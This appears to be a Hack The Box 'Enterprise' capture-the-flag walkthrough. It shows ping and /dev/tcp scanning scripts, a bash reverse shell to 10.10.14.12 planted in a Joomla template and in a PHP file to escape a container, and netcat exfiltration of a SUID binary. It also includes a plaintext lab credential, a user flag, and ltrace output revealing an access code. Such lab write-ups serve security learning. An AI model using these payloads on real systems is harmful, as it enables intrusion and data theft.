


```
~/haCk54CrAcK/enterprise ▷ cat hostDiscovery.sh | qml
#!/usr/bin/env bash
function ctrl_c(){
    echo -e "\n\n${RED}[+] Exiting host discovery script...${NOCOLOR}\n"
    tput cnorm; exit 1
}

# Ctrl+C
trap ctrl_c SIGINT

tput civis
for i in $(seq 1 254); do
    timeout 1 bash -c "ping -c 1 172.17.0.$i" &>/dev/null && echo "[+] HOST 172.17.0.$i is active" &
done; wait
tput cnorm
```

```
1. Lets create a bash script.
2. ▷ vim hostDiscovery.sh
3. www-data@b8319d86d21e:/var/www/html$ hostname -I
hostname -I
172.17.0.3
www-data@b8319d86d21e:/var/www/html$ ping -c 1 172.17.0.3 &>/dev/null
ping -c 1 172.17.0.3 &>/dev/null
www-data@b8319d86d21e:/var/www/html$ echo $?
echo $?
0
3. www-data@b8319d86d21e:/tmp$ timeout 1 bash -c "ping -c 1 172.17.0.9" &>/dev/null
4. www-data@b8319d86d21e:/tmp$ echo $?
124
5. www-data@b8319d86d21e:/tmp$ timeout 1 bash -c "ping -c 1 172.17.0.9" &>/dev/null && echo "[+] The HOST is active"
6. www-data@b8319d86d21e:/tmp$ timeout 1 bash -c "ping -c 1 172.17.0.3" &>/dev/null && echo "[+] The HOST is active"
[+] The HOST is active
7. So now we can use this in our script and create a for loop with it.
-----------------------------------------------------------
#!/bin/bash
for i in $(seq 1 254); do
        timeout 1 bash -c "ping -c 1 172.17.0.$i" &>/dev/null && echo "[+] HOST 172.17.0.$i is active"
done
-------------------------------------------------------------
8. Download the complete script at github.com/vorkampfer/hackthebox2/enterprise
```


hostDiscovery.sh usage

30. **Next I will base64 encode this script so I can run it on the target.**



```
www-data@b8319d86d21e:/tmp$ ./hostDiscovery.sh
[+] HOST 172.17.0.3 is active
[+] HOST 172.17.0.1 is active
[+] HOST 172.17.0.2 is active
[+] HOST 172.17.0.4 is active
```

```
1. ▷ cat hostDiscovery.sh | base64 -w 0 | tr -d '\n' ; echo
IyEvdXNyL2Jpbi9lbnYgYmFzaApmdW5jdGlvbiBjdHJsX2MoKXsKICAgIGVjaG8gLWUgIlxuXG4ke1JFRH1bK10gRXhpdGluZyBob3N0IGRpc2NvdmVyeSBzY3JpcHQuLi4ke05PQ09MT1J9XG4iCiAgICB0cHV0IGNub3
JtOyBleGl0IDEKfQoKIyBDdHJsK0MKdHJhcCBjdHJsX2MgU0lHSU5UCgp0cHV0IGNpdmlzCmZvciBpIGluICQoc2VxIDEgMjU0KTsgZG8KCXRpbWVvdXQgMSBiYXNoIC1jICJwaW5nIC1jIDEgMTcyLjE3LjAuJGkiICY+
L2Rldi9udWxsICYmIGVjaG8gIlsrXSBIT1NUIDE3Mi4xNy4wLiRpIGlzIGFjdGl2ZSIgJgpkb25lOyB3YWl0CnRwdXQgY25vcm0KCgoK
2. The tr is not really necessary but if the encoded string was very large then you might want to use it.
3. To dump it into the temp directory just decode using base64 -d flag.
4. cd /tmp
5. www-data@b8319d86d21e:/tmp$ echo
IyEvdXNyL2Jpbi9lbnYgYmFzaApmdW5jdGlvbiBjdHJsX2MoKXsKICAgIGVjaG8gLWUgIlxuXG4ke1JFRH1bK10gRXhpdGluZyBob3N0IGRpc2NvdmVyeSBzY3JpcHQuLi4ke05PQ09MT1J9XG4iCiAgICB0cHV0IGNub3
JtOyBleGl0IDEKfQoKIyBDdHJsK0MKdHJhcCBjdHJsX2MgU0lHSU5UCgp0cHV0IGNpdmlzCmZvciBpIGluICQoc2VxIDEgMjU0KTsgZG8KCXRpbWVvdXQgMSBiYXNoIC1jICJwaW5nIC1jIDEgMTcyLjE3LjAuJGkiICY+
L2Rldi9udWxsICYmIGVjaG8gIlsrXSBIT1NUIDE3Mi4xNy4wLiRpIGlzIGFjdGl2ZSIgJgpkb25lOyB3YWl0CnRwdXQgY25vcm0KCgoK | base64 -d > hostDiscovery.sh
6. www-data@b8319d86d21e:/tmp$ chmod +x hostDiscovery.sh
7. www-data@b8319d86d21e:/tmp$ ./hostDiscovery.sh
[+] HOST 172.17.0.3 is active
[+] HOST 172.17.0.1 is active
[+] HOST 172.17.0.2 is active
[+] HOST 172.17.0.4 is active
```




```
www-data@b8319d86d21e:/tmp$ ./portDiscovery.sh

[+] Iterating over the host 172.17.0.1:

        ==>[+] PORT 22 - OPEN
        ==>[+] PORT 80 - OPEN
        ==>[+] PORT 443 - OPEN
        ==>[+] PORT 8080 - OPEN

[+] Iterating over the host 172.17.0.2:


[+] Iterating over the host 172.17.0.3:

        ==>[+] PORT 80 - OPEN

[+] Iterating over the host 172.17.0.4:

        ==>[+] PORT 80 - OPEN
```

We can iterate over all the ports with another for loop as well

```
I copy hostDiscovery.sh into my new bash script portDiscovery.sh
▷ cp hostDiscovery.sh portDiscovery.sh
▷ code portDiscovery_s4vitar.sh &> /dev/null & disown
This script is kind of complicated. I will uploaded it as well.
▷ cat portDiscovery_s4vitar.sh | base64 -w 0; echo
IyEvdXNyL2Jpbi9lbnYgYmFzaAoKIyBUaGlzIHNjcmlwdCB3YXMgY3JlYXRlZCBvcmlnaW5hbGx5IGJ5IFM0dml0YXIgZm9yIHRoZSBib3ggSFRCIEVudGVycHJpc2UKIyBVcGRhdGVkIGJ5IG1lIChQYWJsbyBIb25leSkKIyAwNC0wNS0yNAoKIyBDb2xvcnMKR1JFRU49IlxlWzA7MzJtXDAzM1sxbSIKTk9DT0xPUj0iXDAzM1swbVxlWzBtIgpSRUQ9IlxlWzA7MzFtXDAzM1sxbSIKQkxVRT0iXGVbMDszNG1cMDMzWzFtIgpZRUxMT1c9IlxlWzA7MzNtXDAzM1sxbSIKUFVSUExFPSJcZVswOzM1bVwwMzNbMW0iCkNZQU49IlxlWzA7MzZtXDAzM1sxbSIKV0hJVEU9IlxlWzA7MzdtXDAzM1sxbSIKCmZ1bmN0aW9uIGN0cmxfYygpewogICAgZWNobyAtZSAiXG5cbiR7UkVEfVsrXSBFeGl0aW5nIGhvc3QgZGlzY292ZXJ5IHNjcmlwdC4uLiR7Tk9DT0xPUn1cbiIKICAgIHRwdXQgY25vcm07IGV4aXQgMQp9CgojIEN0cmwrQwp0cmFwIGN0cmxfYyBTSUdJTlQKCnRwdXQgY2l2aXMKCmRlY2xhcmUgLWEgaG9zdHM9KDE3Mi4xNy4wLjEgMTcyLjE3LjAuMiAxNzIuMTcuMC4zIDE3Mi4xNy4wLjQpCgpmb3IgaG9zdCBpbiAke2hvc3RzW0BdfTsgZG8KICAgIGVjaG8gLWUgIlxuWytdIEl0ZXJhdGluZyBvdmVyIHRoZSBob3N0ICRob3N0OlxuIgogICAgZm9yIHBvcnQgaW4gJChzZXEgMSAxMDAwMCk7IGRvCiAgICAgICAgdGltZW91dCAxIGJhc2ggLWMgImVjaG8gJycgPiAvZGV2L3RjcC8kaG9zdC8kcG9ydCIgMj4vZGV2L251bGwgJiYgZWNobyAtZSAiXHQke0dSRUVOfT09PlsrXSR7Tk9DT0xPUn0gJHtCTFVFfVBPUlQgJHBvcnQgLSBPUEVOJHtOT0NPTE9SfSIgJgogICAgZG9uZTsgd2FpdApkb25lCgp0cHV0IGNub3JtCgoKCg==
You can also decode the base64 above. The entire script is there.
www-data@b8319d86d21e:/tmp$ echo IyEvdGNub3JtCgoKCg== | base64 -d > portDiscovery.sh
www-data@b8319d86d21e:/tmp$ chmod +x portDiscovery.sh
www-data@b8319d86d21e:/tmp$ ./portDiscovery.sh
```

Container Escape and Pivot to 172.17.0.4


32. It seems that we need to compromise the joomla server at `172.17.0.4`



An error has occurred.

0 Call to a member function format() on null

```
http://10.129.250.248:8080/administrator/
geordi.la.forge:ZD3YxfnSjezg67JZ
Click on Extensions >>> Templates >>> Templates
Next click on `Protostar Details and Files`
Now to the left click on `error.php`
It should bring up the editor for that page.
```



Press F10 to toggle Full Screen editing.

```php
<?php
system("bash -c 'bash -i >& /dev/tcp/10.10.14.12/443 0>&1'");
/**
 * @package     Joomla.Site
 * @subpackage  Templates.protostar
 *
 * @copyright   Copyright (C) 2005 - 2017 Open Source Matters, Inc. All rights reserved.
 * @license     GNU General Public License version 2 or later; see LICENSE.txt
 */

defined('_JEXEC') or die;

/** @var JDocumentError $this */

$app  = JFactory::getApplication();
$user = JFactory::getUser();

// Getting params from template
$params = $app->getTemplate(true)->params;
```

Pivot to better container

33. We will poison the editor as we did with the wordpress template.

```
Login into joomla and navigate to the error.php editing page. See above
Paste this payload right below the beginning `<?php` tag.
>>> system("bash -c 'bash -i >& /dev/tcp/10.10.14.12/443 0>&1'");
```

```
3. Setup up your listener on 443
4. Click `Save`
5. Then click on or refresh `http://10.129.212.102:8080/error.php` <<< My ip is most likely different.
6. You should have a shell
7. SUCCESS
8. We are still www-data but now we escaped the container `172.17.0.3`
```

So `172.17.0.3` is the *wordpress* container and `172.17.0.4` is the *Joomla* container

34. **Success, I do a small upgrade and begin enumeration**


```
1. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.250.248 57436
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@a7018bfdc454:/var/www/html$ whoami
whoami
www-data
www-data@a7018bfdc454:/var/www/html$ hostname -I
hostname -I
172.17.0.4
2. So `172.17.0.3` is the wordpress container and `172.17.0.4` is the Joomla container.
```

35. **Upgrade again**

```
1. I was able to do a full upgrade on this container except the colored prompt did not show, but most of the functionality is there.
2. www-data@a7018bfdc454:/var/www/html$ script /dev/null -c bash
script /dev/null -c bash
www-data@a7018bfdc454:/var/www/html$ ^Z
[1]  + 93820 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 93820 continued  sudo nc -nlvp 443
                                          reset xterm

www-data@a7018bfdc454:/var/www/html$ export TERM=xterm-256color
www-data@a7018bfdc454:/var/www/html$ source /etc/skel/.bashrc
www-data@a7018bfdc454:/var/www/html$ stty rows 39 columns 188
www-data@a7018bfdc454:/var/www/html$ export SHELL=/bin/bash
www-data@a7018bfdc454:/var/www/html$ echo $SHELL
/bin/bash
www-data@a7018bfdc454:/var/www/html$ echo $TERM
xterm-256color
www-data@a7018bfdc454:/var/www/html$ stty size
39 188
```


Begin Enumeration

36. **Begin enumeration**



```
1. www-data@a7018bfdc454:/var/www/html$ cd /home
2. www-data@a7018bfdc454:/home$ ls -la
total 12
drwxr-xr-x  2 root root 4096 May 30  2022 .
drwxr-xr-x 77 root root 4096 May 30  2022 ..
-rw-r--r--  1 root root  190 Sep  6  2017 user.txt
3. www-data@a7018bfdc454:/home$ cat user.txt
As you take a look around at your surroundings you realise there is something wrong.
This is not the Enterprise!
As you try to interact with a console it dawns on you.
Your in the Holodeck!
4. No user.txt file. 💩💩💩 ¯(ツ)/¯
```

37. **There is this `/var/www/html/files` directory owned by root.**



10.129.250.248 172.17.0.1 dead:beef::250:

```
1. www-data@a7018bfdc454:/var/www/html$ cd files
2. www-data@a7018bfdc454:/var/www/html/files$ ls -alhr
total 12K
-rw-r--r--  1 root     root     1.4K Oct 17  2017 lcars.zip
3. This is the same plugin from
```

```
>>> https://10.129.250.248/files/
Index of /files
[ICO]    Name    Last modified   Size    Description
[PARENTDIR]     Parent Directory              -
[+]     lcars.zip      2017-10-17 21:46        1.4K
4. www-data@a7018bfdc454:/var/www/html/files$ mount | grep --color files
/dev/mapper/enterprise--vg-root on /var/www/html/files type ext4 (rw,relatime,errors=remount-ro,data=ordered)
5. We can right to this directory /var/www/html/files which is owned by root.
6. www-data@a7018bfdc454:/var/www/html/files$ touch test.txt
www-data@a7018bfdc454:/var/www/html/files$ ls
lcars.zip  test.txt
7. www-data@a7018bfdc454:/var/www/html/files$ echo '<?php system("hostname -I"); ?>' > test.php
www-data@a7018bfdc454:/var/www/html/files$ ls -l | grep test.php
-rw-r--r-- 1 www-data www-data   19 Jul  6 10:00 test.php
8. www-data@a7018bfdc454:/var/www/html/files$ cat test.php
'<?php system("hostname -I"); ?>'
9. Now, go to `https://10.129.250.248/files/` and click on `test.php`
10. You should now be in the main server. Hopefully as root but we shall see about that.
11. Oops I forgot some notes here.
12. We are encoded this payload below. Then pasting it in `/var/www/html/files`
----------------------------------------------
<?php
        system("bash -c 'bash -i >& /dev/tcp/10.10.14.12/443 0>&1'");
?>
-----------------------------------------------
13. Paste this payload into cmd.php or test.php, and continue below.
```

Escaping container test.php reverse

38. **Escaping container**

```
1. ▷ base64 -w0 cmd.php && echo
PD9waHAKCXN5c3RlbSgiYmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMi80NDMgMD4mMSciKTsKPz4K
2. Now I go to the Joomla shell on `172.17.0.4` and base64 decode into test.php
3. www-data@a7018bfdc454:/var/www/html/files$ echo PD9waHAKCXN5c3RlbSgiYmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMi80NDMgMD4mMSciKTsKPz4K | base64 -d >
test.php
4. www-data@a7018bfdc454:/var/www/html/files$ chmod +x test.php
5. www-data@a7018bfdc454:/var/www/html/files$ cat test.php
<?php
        system("bash -c 'bash -i >& /dev/tcp/10.10.14.12/443 0>&1'");
?>
5. Then we just need to refresh `https://10.129.212.102/files/test.php`
6. SUCCESS
```

Got user flag

39. **We are still `www-data` but we have completely escaped the container. We can cat out the user.txt file now and begin the privilege escalation to ROOT phase**

```
1. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.250.248 37404
bash: cannot set terminal process group (1530): Inappropriate ioctl for device
bash: no job control in this shell
2. www-data@enterprise:/var/www/html/files$ whoami
whoami
www-data
3. www-data@enterprise:/var/www/html/files$ hostname -I
hostname -I
10.129.250.248 172.17.0.1 dead:beef::250:56ff:fe94:59cf
4. I am able to do a full upgrade with colored prompt this time.
5. www-data@enterprise:/var/www/html/files$ hostname -I
10.129.250.248 172.17.0.1 dead:beef::250:56ff:fe94:59cf
6. www-data@enterprise:/var/www/html/files$ cat /etc/os-release
NAME="Ubuntu"
VERSION="17.04 (Zesty Zapus)"
7. www-data@enterprise:/var/www/html/files$ cat /home/jeanlucpicard/user.txt
91107c26b16324261f759e91e2190fcc
8. I guess `jeanlucpicard` was a valid user on the box after all.
```

LCARS suid

- #pwn_netcat_downloading_lcars_HTB_enterprise

40. **Continuing with enumeration**

```
1. www-data@enterprise:/var/www/html/files$ ls -l /usr/bin/pkexec
-rwsr-xr-x 1 root root 22520 Oct 21  2016 /usr/bin/pkexec
2. This server is vulnerablet to pwnkit attack, but we will continue the intended way
3. www-data@enterprise:/var/www/html/files$ find / -perm -4000 -user root -ls 2>/dev/null | grep lcars
   131074     12 -rwsr-xr-x   1 root     root          12152 Sep  8  2017 /bin/lcars
4. lcars has an SUID that looks very interesting.
5. We tried to connect to this before via netcat from the attacker machine but it asked for a `Bridge Access Code`
6. ▷ nc 10.129.250.248 32812

                 ------- -------  ------ -------
          |      |       |_____| |_____/ |______
          |_____ |_____  |     | |    \_ ______|
Welcome to the Library Computer Access and Retrieval System
Enter Bridge Access Code:
7. Create a directory called lcars and we will exfiltrate all of the lcars directory to a file inside of /lcars using netcat..
8. ▷ watch -n 1 wc -l ~/hackthebox/enterprise/lcars/lcars
9. ▷ nc -nlvp 9001 > lcars
10. www-data@enterprise:/bin$ nc 10.10.14.12 9001 < lcars
11. ▷ nc -nlvp 9001 > lcars
Listening on 0.0.0.0 9001
Connection received on 10.129.250.248 41106
12. You will not get a confirmation when it is finished downloading, but you can use `▷ watch -n 1 wc -l ~/hackthebox/enterprise/lcars/lcars` the watch command and it
is like using sudo tail -f journalctl.
13. It was failing on 443 so I just picked a different port.
14. To validate if you recieved the entire package correctly use md5sum hashing.
15. www-data@enterprise:/bin$ md5sum lcars
cf72dd251d6fee25e638e9b8be1f8dd3  lcars
```

```
16. ▷ md5sum lcars
cf72dd251d6fee25e638e9b8be1f8dd3  lcars
17. We got the correct file.
```

Enumerating the exfiltrated LCARS file


41. **Enumerating the LCARS file**

```
1. give the file execute perms
2. ~/hackthebox/enterprise/lcars/lcars ▷ chmod 744 lcars
3. ~/hackthebox/enterprise/lcars/lcars ▷ ./lcars
                 _______ _______   ______ _______
          |      |       |_____| |_____/ |______
          |_____ |_____  |     | |    \_ ______|
Welcome to the Library Computer Access and Retrieval System
Enter Bridge Access Code:
```

LTRACE to hunt passwords

- #pwn_ltrace_password_hunting


42. **Run LTRACE on LCARS**



```
puts("Welcome to the Library Computer "...Welcome to the Library Computer Access
puts("Enter Bridge Access Code: "Enter Bridge Access Code:
fflush(0xebe29d40)
fgets(test
"test\n", 9, 0xebe295c0)= 0xff940477
strcmp("test\n", "picarda1")= 1
